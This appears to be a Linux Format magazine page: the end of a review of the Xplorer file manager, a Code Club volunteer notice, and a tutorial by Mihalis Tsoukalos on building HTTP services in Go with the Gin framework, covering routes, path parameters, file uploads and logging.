



Make the power of the internet help you manage your local files.

cards. Hover over a file to preview it, double-click it to open in a separate program, or use right mouse click to access the context menu. You can also pin a file or a folder in the Favourites area for faster access.

We've mentioned nearly all of *Xplorer*'s features, which admittedly aren't many – but that's fine for a minimalist tool. *Xplorer* does a good job of letting you focus on your files, not the tool itself. Essential tasks like opening a terminal for the current directory, accessing files' properties, copying and moving files work flawlessly in *Xplorer*, so there's nothing to complain about. The program is robust and has a decent number of settings to help you customise it to your tastes. Moreover, it's entirely cross-platform, which means that you can enjoy *Xplorer* on any major operating system, not just a flavour of Linux. **LXF**





Can you help inspire the next generation of coders?



**Code Club** is a nationwide network of volunteer-led after school clubs for children aged 9-11.

We're always looking for people with coding skills to volunteer to run a club at their local primary school, library or community centre for an hour a week.

You can team up with colleagues, a teacher will be there to support you and we provide all the materials you'll need to help get children excited about digital making.

There are loads of ways to get involved!  
So to find out more, join us at [www.codeclub.org.uk](http://www.codeclub.org.uk)

## GIN

# Get the most from the Gin HTTP framework

Discover how you can write secure and powerful HTTP-based services with the help of **Mihalis Tsoukalos**, a bit of Go and the Gin framework.



OUR EXPERT

Mihalis Tsoukalos is a systems engineer and a technical writer. He is the author of *Go Systems Programming and Mastering Go, 3rd edition*. You can reach him at [www.mtsoukalos.eu](http://www.mtsoukalos.eu) and [@mactsouk](https://twitter.com/mactsouk).

**C**alm down vicar. The gin we're talking about is an open source web framework (a collection of libraries and APIs) written in Go that can help you develop powerful HTTP services. All the code discussed here can be found in the <https://github.com/mactsouk/LXF.285> GitHub repository. If you want to download all the code for this tutorial from GitHub then you'll need to run the following three commands:

```
$ mkdir -p ~/go/src/github.com/mactsouk
$ cd ~/go/src/github.com/mactsouk
$ git clone git@github.com:mactsouk/LXF.285.git
```

You need to run `cd LXF.285` to go into that directory. We're now ready to continue with the rest of the tutorial.

### A basic server

One of the files found in the repository is called **introGin.go** and is located inside the `/simple` directory. **introGin.go** implements a simple HTTP server and is going to be used in this section to help you understand how to create projects with Gin. The important code in **introGin.go** is the following:

```
router := gin.Default()
router.Run(PORT)
```

The first statement creates an Engine instance (with the Logger and Recovery middleware already attached) whereas the second one starts the HTTP server at the port number stored in the `PORT` string variable (`:8008`). If you don't specify the address the server will listen to, it'll listen to all available network interfaces.

Because this is an empty web site, it does nothing and no URL can be served by it. Nevertheless, Gin works and the web server starts at the desired port number. Running **introGin.go** from within the `simple` directory requires executing the following commands:

```
$ go mod init
$ go mod tidy
$ go run introGin.go
```

Note that `go mod init` and `go mod tidy` should be executed only once to enable Go modules. Also, feel free to delete `go.mod` and `go.sum` at any time and recreate them. The `go mod init` and `go mod tidy` commands should be executed inside each directory of the GitHub repository before executing the relevant Go source files.

```
File Edit View Bookmarks Plugins Settings Help
New Tab Split View Left/Right Split View Top/Bottom Load a new tab with layout 2x2 terminals
+ methods git:(main) go run HTTPmethods.go
Starting HTTP server!
[GIN-debug] [WARNING] Creating an Engine instance with the Logger and Recovery middleware already attached.
[GIN-debug] [WARNING] Running in "debug" mode. Switch to "release" mode in production.
- using env: export GIN_MODE=release
- using code: gin.SetMode(gin.ReleaseMode)
[GIN-debug] GET /time --> main.timeHandler (3 handlers)
[GIN-debug] PUT /time --> main.timeHandler (3 handlers)
[GIN-debug] GET / --> main.timeHandler (3 handlers)
[GIN-debug] Listening and serving HTTP on :8008
[GIN] 2021/09/23 - 07:52:47 | 200 | 355.324µs | 192.168.1.200 | GET | "/time"
[GIN] 2021/09/23 - 07:53:00 | 404 | 93.773µs | 192.168.1.200 | DELETE | "/time"
[GIN] 2021/09/23 - 07:53:16 | 200 | 80.619µs | 192.168.1.200 | GET | "/time"
[GIN] 2021/09/23 - 07:53:24 | 200 | 143.004µs | 192.168.1.200 | GET | "/someT
hing"
[GIN] 2021/09/23 - 07:53:46 | 200 | 80.936µs | 192.168.1.200 | GET | "/"
[GIN] 2021/09/23 - 07:53:50 | 200 | 62.549µs | 192.168.1.200 | GET | "/"
```

This shows the debug output when interacting with **HTTPmethods.go**. When a URL and HTTP method combination isn't supported, the output shows a 404 HTTP code. Otherwise, it's a 202 HTTP code.

There are two ways to test **introGin.go**. The first one uses a web browser and the second one involves a CL utility such as `curl` or `wget`. We're going to discuss both *Firefox* and `curl`. When tested with *Firefox* (<http://localhost:8008/>), **introGin.go** sends the 404 page not found message back because it has no support for any URL. Testing it with `curl` produces this output:

```
$ curl -i http://localhost:8008/LXF
HTTP/1.1 404 Not Found
Content-Type: text/plain
Date: Wed, 22 Sep 2021 19:19:50 GMT
Content-Length: 18
404 page not found
```

The first four lines of the output are generated because we've used the `-i` flag, which includes the HTTP response headers in the output. The server response is the final line. For the previous `curl` interaction, the terminal window where **introGin.go** was running generated the following debugging output:

```
[GIN-debug] [WARNING] Creating an Engine instance with the Logger and Recovery already attached.
[GIN-debug] [WARNING] Running in "debug" mode. Switch to "release" mode in production.
- using env: export GIN_MODE=release
- using code: gin.SetMode(gin.ReleaseMode)
[GIN-debug] Listening and serving HTTP on :8008
[GIN] 21/09/22 - 22:20 | 404 | 391ns | 127.0.0.1 | GET | "/LXF"
```

Among other things, the previous output states that if we want to run the HTTP server in release mode, we should set the value of the `GIN_MODE` environment variable to `release`. In addition, the HTTP server listens to port number 8008 on all available interfaces.

## Paths and methods

Now to expand `introGin.go` by adding URLs and handler functions. Additionally, we're going to specify the supported HTTP method for each URL. In practice this means that each URL is going to work with the defined HTTP method only. So, to define a URL named `/time` that uses the GET method, we write the statement `router.GET("/time", timeHandler)`. If we want it to support more HTTP methods, we should add `additional router.<HTTP METHOD>` statements for that URL.

The implementation of the `timeHandler()` handler function is the following:

```
func timeHandler(c *gin.Context) {
    t := time.Now().Format(time.RFC1123)
    c.String(http.StatusOK, t)
}
```

All Gin handler functions (function signature) require a single parameter that should be of the `*gin.Context` data type. If the Gin package is already present on your machine, running `go doc gin.Context` prints the definition and the methods of the `gin.Context` structure. These methods enables you to see the operations and the connection details that you can obtain from a `gin.Context` variable. In our case, the `String()` method sends our response to the client.

If you look at the code of `https.go`, you'll see the `router.NoRoute(defaultHandler)` statement. This handler matches everything that's not a match by any other handler function. As expected, we should implement the `defaultHandler()` handler function. Having a handler for `NoRoute()` is good practice.

The screenshot (opposite) shows the debugging output of `HTTPmethods.go` as generated by Gin when interacting with it using the following `curl` commands:

```
$ curl think:8008/time
Thu, 23 Sep 2021 07:52:47 EEST
$ curl -X DELETE think:8008/time
Connecting from 192.168.1.200
$ curl -X PUT think:8008/time
Thu, 23 Sep 2021 07:53:16 EEST
$ curl -X PUT think:8008/someThing
Connecting from 192.168.1.200
$ curl -X PUT think:8008/
Connecting from 192.168.1.200
$ curl -X GET think:8008/
Thu, 23 Sep 2021 07:53:50 EEST
```

All output lines beginning with the `Connecting from ...` message are handled by the default handler function. This occurs either because the URL isn't directly supported, as with `/someThing`, or because although the URL is supported the HTTP method used isn't supported, as with the DELETE method and the `/time` endpoint as well as the PUT method and the `/` path.

Handling user input is a must. The first step is having Gin accept and read parameters in paths using the code `params.go`. The key code in `params.go` is the implementation of the `getUsername()` handler function:

```
# definition of the name parameter is the following:
# router.GET("/username/:name", getUsername)
```

```
23 func getUsername(c *gin.Context) {
24     username := c.Param("name")
25     c.String(http.StatusOK, "Hello %s!", username)
26 }
27
28 func doSomething(c *gin.Context) {
29     username := c.Param("name")
30     doSomething := c.Param("doSomething")
31     reply := username + " is visiting " + doSomething
32     c.String(http.StatusOK, reply)
33 }
34
35 func main() {
36     router := gin.Default()
37     router.GET("/time", timeHandler)
38     router.GET("/username/:name", getUsername)
39     router.GET("/username/:name/*doSomething", doSomething)
40     router.NoRoute(defaultHandler)
41     router.Run(PORT)
42 }
```

```
func getUsername(c *gin.Context) {
    username := c.Param("name")
    c.String(http.StatusOK, "Hello %s!\n",
username)
}
```

Two things happen here. First, we read the value of the `name` parameter and store it in the `username` Go variable. And second, we construct the reply on the fly and send it back to the HTTP client with the `String()` method of the powerful `gin.Context` type. The reply goes back with the `http.StatusOK` status code that signifies that everything was okay with the interaction. Bear in mind that we don't have to test whether the `getUsername()` handler function is called with the correct path because this is the job of Gin. So, we know that the URL has the `/username/:name` form, which means that a URL with `/username/<value>/<other value>` isn't going to be handled by the `getUsername()` handler function. Interacting with `params.go` via `curl` generates the following output:

```
$ curl -X GET think:8008/username/Mihalis
Hello Mihalis!
$ curl -X GET think:8008/username/Mihalis/Run
Mihalis is visiting /Run
$ curl -X GET think:8008/username/Mihalis/Run/Fast
Mihalis is visiting /Run/Fast
```

Why do these commands have a different output format? To answer that, take a look at the source code

Here's the source code of `params.go` that illustrates how you can read user data from a URL path. The server supports three URLs and has a default handler for everything that's not a match.

## QUICK TIP

Because Gin is an external Go package and the fact that by default all recent Go versions use modules, all source code should be put somewhere under `~/go/src` in order to be compiled and executed using Go modules.

## » GIN VERSUS GORILLA/MUX

The gorilla/mux package (<https://github.com/gorilla/mux>) is a popular and powerful alternative to the default Go router. Although there are many differences between the default Go router and the gorilla/mux router, the main one is that gorilla/mux supports multiple conditions when matching a route with a handler function and subrouters. On the other hand, the biggest difference between Gin and gorilla/mux is that gorilla/mux is just an HTTP router and nothing more whereas Gin can do what gorilla/mux can, together with JSON marshalling and unmarshalling, validation, customised response writing and more. In practice, you can consider Gin as being a higher lever framework than gorilla/mux with more capabilities.

So, which one should you choose? Why not try both, starting with gorilla/mux. If gorilla/mux can't meet your requirements, then use Gin. On the other hand, if you need the features of the richer Gin package, then using Gin is your only choice. As a rule of thumb, with Gin you're going to write less code than with gorilla/mux.



## QUICK TIP

**httprouter** is an HTTP router just like the default mux from the `net/http` Go package or the more advanced `gorilla/mux`. You can learn more about it at <https://github.com/julienschmidt/httprouter> and at <https://pkg.go.dev/github.com/julienschmidt/httprouter>.

of `params.go` in the screenshot (see page 91). The requests are handled either by `getUsername()` or `doSomething()`. The use of `*doSomething` in `router.GET("/username/:name/*doSomething", doSomething)` means that `doSomething()` is going to handle all URLs that begin with `/username/:name/` despite their length and number of elements in the URL.

## Uploading files

This section illustrates the facilities offered by Gin for uploading user files. In the supplied version of `uploadFiles.go`, all files are stored in `./data` – please make sure that this directory exists before running `uploadFiles.go`. The crucial code in `uploadFiles.go` can be found in `uploadHandler()` and is the following:

```
filename := UPLOADPATH + filepath.Base(file.
Filename)
if err := c.SaveUploadedFile(file, filename); err != nil {
    c.String(http.StatusBadRequest, fmt.
Sprintf("upload file err: %s\n", err.Error()))
    return
}
```

In the previous code we read the uploaded file and write it to the desired path using `SaveUploadedFile()`.

The screenshot (below) shows *Firefox* interacting with `uploadFiles.go`. To upload a file from a web browser, you need to have a proper HTML page, which in this case is called `upload.html` – it's in the same directory as `uploadFiles.go`. Both `upload.html` and `uploadFiles.go` should be executed on the same machine because `upload.html` tries to connect to the localhost machine. If you want to run `upload.html` on a different machine than the server, you should make the necessary changes to the value of the action field of the `<form>` tag to reflect that. The screenshot also shows the HTML code of `upload.html` as well as the server response.

That same task can be performed using `curl`:

```
$ curl -X POST -v -F "fileID=Docker" -F 'file=@./docker-
compose.yml' http://localhost:8008/upload
$ curl -X POST -v -F "fileID=algorithm" -F 'file=@/home/
mtsouk/algorithm.png' http://localhost:8008/upload
```

The first command uploads a file named `docker-compose.yml` and the second one `algorithm.png`. After running the previous commands, the contents of the `./data` directory are as follows:

```
$ ll data
total 208
-rw-r--r-- 1 mtsouk staff 98K Sep 23 22 algorithm.png
-rw-r--r-- 1 mtsouk staff 313B Sep 23 22 docker-
compose.yml
```




Figure 3: This Figure shows Firefox interacting with `uploadFiles.go` using the HTML code from `upload.html`. The `uploadFiles.go` service allows you to upload files into an HTTP server created with Gin.

```
+ - cat /tmp/gin.log
[GIN-debug] [WARNING] Creating an Engine instance with the Logger and Recovery middleware already attached.
[GIN-debug] [WARNING] Running in "debug" mode. Switch to "release" mode in production.
- using env:  export GIN_MODE=release
- using code: gin.SetMode(gin.ReleaseMode)

[GIN-debug] GET    /time                --> main.timeHandler (3 handlers)
[GIN-debug] PUT    /time                --> main.timeHandler (3 handlers)
[GIN-debug] GET    /                    --> main.timeHandler (3 handlers)
[GIN-debug] Listening and serving HTTP on :8008
[GIN] 2021/09/23 - 22:52:51 | 404 | 16.474µs | 127.0.0.1 | GET    "/doesNotExist"
[GIN] 2021/09/23 - 22:52:51 | 404 | 32.004µs | 127.0.0.1 | GET    "/favicon.ico"
[GIN] 2021/09/23 - 22:52:51 | 404 | 36.319µs | 127.0.0.1 | GET    "/doesNotExist"
[GIN] 2021/09/23 - 22:52:56 | 404 | 26.601µs | 127.0.0.1 | GET    "/favicon.ico"
[GIN] 2021/09/23 - 22:52:57 | 200 | 22.15µs  | 127.0.0.1 | GET    "/"
[GIN] 2021/09/23 - 22:53:00 | 404 | 7.399µs  | 127.0.0.1 | GET    "/favicon.ico"
[GIN] 2021/09/23 - 22:53:01 | 200 | 10.437µs | 127.0.0.1 | GET    "/time"
```

Here's the contents of a log file controlled by Gin. The code of logging goes writes all log data to both standard output and `/tmp/gin.log` – this behaviour can change according to your needs.

Although `curl` is more versatile, some users might prefer using a web browser. However, using `curl` can help you to upload files using shell scripts, which can't be done with a web browser.

## Logging to files

Because it's useful for monitoring and diagnosis tasks, let's look at how to write Gin logging information both to a log file and on screen. All the magic happens in the following `logging.go` code:

```
gin.DisableConsoleColor()
f, _ := os.Create(LOGFILE)
gin.DefaultWriter = io.MultiWriter(f, os.Stdout)
```

The first statement, which is optional, disables coloured output on screen. The second statement creates a new file – if the file already exists, it's going to be truncated. The final command tells Gin that logging information will be printed both in a file and on screen – this is the job of the `io.MultiWriter()` function of the standard Go library. Note that these statements should be placed before the `router := gin.Default()` statement.

